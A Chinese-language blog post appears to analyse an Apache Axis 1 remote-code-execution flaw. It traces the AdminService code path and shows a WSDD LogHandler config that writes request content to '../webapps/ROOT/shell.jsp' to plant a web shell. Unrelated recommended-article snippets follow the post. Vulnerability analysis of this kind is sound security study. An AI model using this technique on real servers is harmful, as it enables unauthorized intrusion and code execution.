
到这里则完成service的调用。
至于这里为什么是MsgProvider是因为在server-config.wsdd中的配置

0x02 漏洞分析
漏洞分析
org.apache.axis.utils.Admin#AdminService
public Element[] AdminService(Element[] xml) throws Exception {

    log.debug("Enter: Admin::AdminService");

    MessageContext msgContext = MessageContext.getCurrentContext();

    Document doc = this.process(msgContext, xml[0]);

    Element[] result = new Element[]{doc.getDocumentElement()};

    log.debug("Exit: Admin::AdminService");

    return result;

}
this.process(msgContext, xml[0]);来看这个地方
public Document process(MessageContext msgContext, Element root) throws Exception {

    this.verifyHostAllowed(msgContext);

    String rootNS = root.getNamespaceURI();

    AxisEngine engine = msgContext.getAxisEngine();

    if (rootNS != null && rootNS.equals("http://xml.apache.org/axis/wsdd/")) {

        return processWSDD(msgContext, engine, root);

    } else {

        throw new Exception(Messages.getMessage("adminServiceNoWSDD"));

    }

}
this.verifyHostAllowed(msgContext);
private void verifyHostAllowed(MessageContext msgContext) throws AxisFault {

    Handler serviceHandler = msgContext.getService();

    if (serviceHandler != null && !JavaUtils.isTrueExplicitly(serviceHandler.getOption("enableRemoteAdmin"))) {

        String remoteIP = msgContext.getStrProp("remoteaddr");

        if (remoteIP != null && !remoteIP.equals("127.0.0.1") && !remoteIP.equals("0:0:0:0:0:0:0:1")) {

            try {

                InetAddress myAddr = InetAddress.getLocalHost();

                InetAddress remoteAddr = InetAddress.getByName(remoteIP);

                if (log.isDebugEnabled()) {

                    log.debug("Comparing remote caller " + remoteAddr + " to " + myAddr);

                }

                if (!myAddr.equals(remoteAddr)) {

                    log.error(Messages.getMessage("noAdminAccess01", remoteAddr.toString()));

                    throw new AxisFault("Server.Unauthorized", Messages.getMessage("noAdminAccess00"), (String)null, (Element[])null);

                }

            } catch (UnknownHostException var6) {

                throw new AxisFault("Server.UnknownHost", Messages.getMessage("unknownHost00"), (String)null, (Element[])null);

            }

        }

    }

}
上面这个地方获取了enableRemoteAdmin的值进行判断这个enableRemoteAdmin是否为True,如果不为Ture,则判断远程请求的地址是否为本机访问。如果都不是则直接抛出异常。
继续看到processWSDD(msgContext, engine, root);位置

engine.saveConfiguration();
 public void saveConfiguration() {

        if (this.shouldSaveConfig) {

            try {

                this.config.writeEngineConfig(this);

            } catch (Exception var2) {

                log.error(Messages.getMessage("saveConfigFail00"), var2);

            }

        }

    }
org.apache.axis.configuration.FileProvider#writeEngineConfig

这个地方会将请求过来的xml数据写入到server-config.wsdd文件里面
而根据前面的分析得知,调用和配置service等操作都是由这个文件来进行获取的配置信息。那么接下来的东西就一目了然了。
漏洞利用
前面复现漏洞中发现payload打完后server-config.wsdd多了一串配置,往下看
<handler name="RandomLog" type="java:org.apache.axis.handlers.LogHandler">

  <parameter name="LogHandler.writeToConsole" value="false"/>

  <parameter name="LogHandler.fileName" value="../webapps/ROOT/shell.jsp"/>

 </handler>
配置了一个LogHandler
org.apache.axis.handlers.soap.SOAPService#invoke
public void invoke(MessageContext msgContext) throws AxisFault {

    log.debug("Enter: LogHandler::invoke");

    if (!msgContext.getPastPivot()) {

        this.start = System.currentTimeMillis();

    } else {

        this.logMessages(msgContext);

    }

    log.debug("Exit: LogHandler::invoke");

}
private void logMessages(MessageContext msgContext) throws AxisFault {

    try {

        PrintWriter writer = null;

        writer = this.getWriter();

        Message inMsg = msgContext.getRequestMessage();

        Message outMsg = msgContext.getResponseMessage();

        writer.println("=======================================================");

        if (this.start != -1L) {

            writer.println("= " + Messages.getMessage("elapsed00", "" + (System.currentTimeMillis() - this.start)));

        }

        writer.println("= " + Messages.getMessage("inMsg00", inMsg == null ? "null" : inMsg.getSOAPPartAsString()));

        writer.println("= " + Messages.getMessage("outMsg00", outMsg == null ? "null" : outMsg.getSOAPPartAsString()));

        writer.println("=======================================================");

        if (!this.writeToConsole) {

            writer.close();

        }

    } catch (Exception var5) {

        log.error(Messages.getMessage("exception00"), var5);

        throw AxisFault.makeFault(var5);

    }

}
this.getWriter();
private PrintWriter getWriter() throws IOException {

    PrintWriter writer;

    if (this.writeToConsole) {

        writer = new PrintWriter(System.out);

    } else {

        if (this.filename == null) {

            this.filename = "axis.log";

        }

        writer = new PrintWriter(new FileWriter(this.filename, true));

    }

    return writer;

}
这里对this.filename在前面初始化时候,我们构造了他的数据中定义成了../webapps/ROOT/shell.jsp,让他写到跟目录下。
里面还构造了一个this.writeToConsole=false的数据。
是因为我们需要在调用的时候将请求的内容写入到log日志中,即../webapps/ROOT/shell.jsp文件。
看到下面代码
  if (!this.writeToConsole) {

            writer.close();

        }
这里如果为true,会将这个文件流给关闭掉。
参考文章
Apache Axis1 与 Axis2 WebService 的漏洞利用总结
0x03 结尾
漏洞分析篇幅不是很长,整体来说这个漏洞其实就是一个文件任意写入,但由于这个组件的一些特性。即通过server-config.wsdd来初始化和配置service,那么就可以写入一个恶意的service,到该文件中,进行调用实现RCE的效果。在复现漏洞中,发现需要/servlet/AdminServlet取消这个路由的注释,实际上在测试中发现,访问该路由会自动生成server-config.wsdd文件,我们需要的是该文件。有server-config.wsdd文件,/servlet/AdminServlet存不存在就显得没那么重要了。至此再一次佩服漏洞挖掘者。
Java安全之Axis漏洞分析的更多相关文章
- ref:Java安全之反序列化漏洞分析(简单-朴实)
ref:https://mp.weixin.qq.com/s?__biz=MzIzMzgxOTQ5NA==&mid=2247484200&idx=1&sn=8f3201f44e ...
- Java安全之XStream 漏洞分析
Java安全之XStream 漏洞分析 0x00 前言 好久没写漏洞分析文章了,最近感觉在审代码的时候,XStream 组件出现的频率比较高,借此来学习一波XStream的漏洞分析. 0x01 XSt ...
- S2-001漏洞分析
前言 开始好好学Java,跟着师傅们的文章走一遍 Strust简介 Struts2是流行和成熟的基于MVC设计模式的Web应用程序框架. Struts2不只是Struts1下一个版本,它是一个完全重写 ...
- Java反序列化漏洞分析
相关学习资料 http://www.freebuf.com/vuls/90840.html https://security.tencent.com/index.php/blog/msg/97 htt ...
- Apache Shiro Java反序列化漏洞分析
1. 前言 最近工作上刚好碰到了这个漏洞,当时的漏洞环境是: shiro-core 1.2.4 commons-beanutils 1.9.1 最终利用ysoserial的CommonsBeanuti ...
- 学习笔记 | java反序列化漏洞分析
java反序列化漏洞是与java相关的漏洞中最常见的一种,也是网络安全工作者关注的重点.在cve中搜索关键字serialized共有174条记录,其中83条与java有关:搜索deserialized ...
- Java安全之Shiro 550反序列化漏洞分析
Java安全之Shiro 550反序列化漏洞分析 首发自安全客:Java安全之Shiro 550反序列化漏洞分析 0x00 前言 在近些时间基本都能在一些渗透或者是攻防演练中看到Shiro的身影,也是 ...
- Java安全之Fastjson反序列化漏洞分析
Java安全之Fastjson反序列化漏洞分析 首发:先知论坛 0x00 前言 在前面的RMI和JNDI注入学习里面为本次的Fastjson打了一个比较好的基础.利于后面的漏洞分析. 0x01 Fas ...
- Java安全之Cas反序列化漏洞分析
Java安全之Cas反序列化漏洞分析 0x00 前言 某次项目中遇到Cas,以前没接触过,借此机会学习一波. 0x01 Cas 简介 CAS 是 Yale 大学发起的一个开源项目,旨在为 Web 应用 ...
随机推荐
- 其他css属性和特性
其他css属性和特性 设置元素的颜色和透明度 下表列出了这些属性. 颜色相关属性 属 性 说 明 值 color 设置元素的前景色 <颜色> opacity 设置颜色的透明度 <数值 ...
- SQL Server 数据库单用户模式处理
在还原数据库bak备份文件时,由于某种原因(具体何种原因在此不进行分析)导致数据库还原后处于单用户模式,如下图: 单个用户模式导致,数据库无法打开,只能通过脚本去查询数据库内的表,然后进行查询数据,极 ...
- NX 图标
vector_on_curve crosscut_zig_zag_with_lifts vector_along_curve zlevel_zig add_new_sc zlevel_zi ...
- NX Open 图层说
我也是偶然发现的,在一次调试下,竟然会报警. 所以我写了测试代码,进行测试:结果如下 纳尼???还有271层?还能设置大于256层?NX open可以的.
- 【c++ Prime 学习笔记】第19章 特殊工具与技术
某些程序对内存分配有特殊要求,不能直接使用标准内存管理机制 重载new和delete算符可控制内存分配的过程 19.1.1 重载new和delete 说法"重载new和delete" ...
- 理解ASP.NET Core - 路由(Routing)
注:本文隶属于<理解ASP.NET Core>系列文章,请查看置顶博客或点击此处查看全文目录 Routing Routing(路由):更准确的应该叫做Endpoint Routing,负责 ...
- [技术博客] 通过ItemTouchHelper实现侧滑删除功能
通过ItemTouchHelper实现侧滑删除功能 一.效果 二.具体实现 demo中演示的这种左滑删除的效果在手机APP中比较常用,安卓也为我们提供了专门的辅助类ItemTouchHelper来帮助 ...
- seata序列化日期类型出错
一.背景 最近在整合seata的过程中,发现如果业务表中存在 datetime 的数据类型,那么在分布式事务中,修改这个字段的值时,会出现如下错误.此处提供2种解决方案. com.fasterxml. ...
- elasticsearch使用ik中文分词器
elasticsearch使用ik中文分词器 一.背景 二.安装 ik 分词器 1.从 github 上找到和本次 es 版本匹配上的 分词器 2.使用 es 自带的插件管理 elasticsearc ...
- Shadertoy 教程 Part 2 - 圆和动画
Note: This series blog was translated from Nathan Vaughn's Shaders Language Tutorial and has been au ...